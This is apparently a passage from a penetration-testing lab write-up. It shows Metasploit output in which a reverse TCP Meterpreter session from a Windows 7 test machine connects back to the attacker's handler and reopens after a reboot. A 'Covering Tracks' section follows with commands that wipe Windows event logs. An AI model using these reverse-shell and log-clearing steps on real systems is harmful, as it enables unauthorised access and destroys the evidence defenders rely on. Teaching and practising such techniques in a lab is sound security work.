[*] Backgrounding session 1...
msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > reboot
Rebooting...
meterpreter >
[*] 10.0.2.9 - Meterpreter session 1 closed. Reason: Died


msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.4:4444
[*] Sending stage (175174 bytes) to 10.0.2.9
[*] Meterpreter session 2 opened (10.0.2.4:4444 -> 10.0.2.9:49155 ) at 2021-10-28 00:06:19 -0700

meterpreter > bg
[*] Backgrounding session 2...
msf6 exploit(multi/handler) > sessions

Active sessions
=====
Id  Name  Type           Information           Connection
--  ---  --
2   meterpreter x86/windows IEWIN7\IEUser @ IEWIN7 10.0.2.4:4444 -> 10.0.2.9:49155 (10.0.2.9)

msf6 exploit(multi/handler) > |
```



## 5#Covering Tracks

Cleaning Event Viewer

\$-: **clearev**

\$-: **run event\_manager -c**

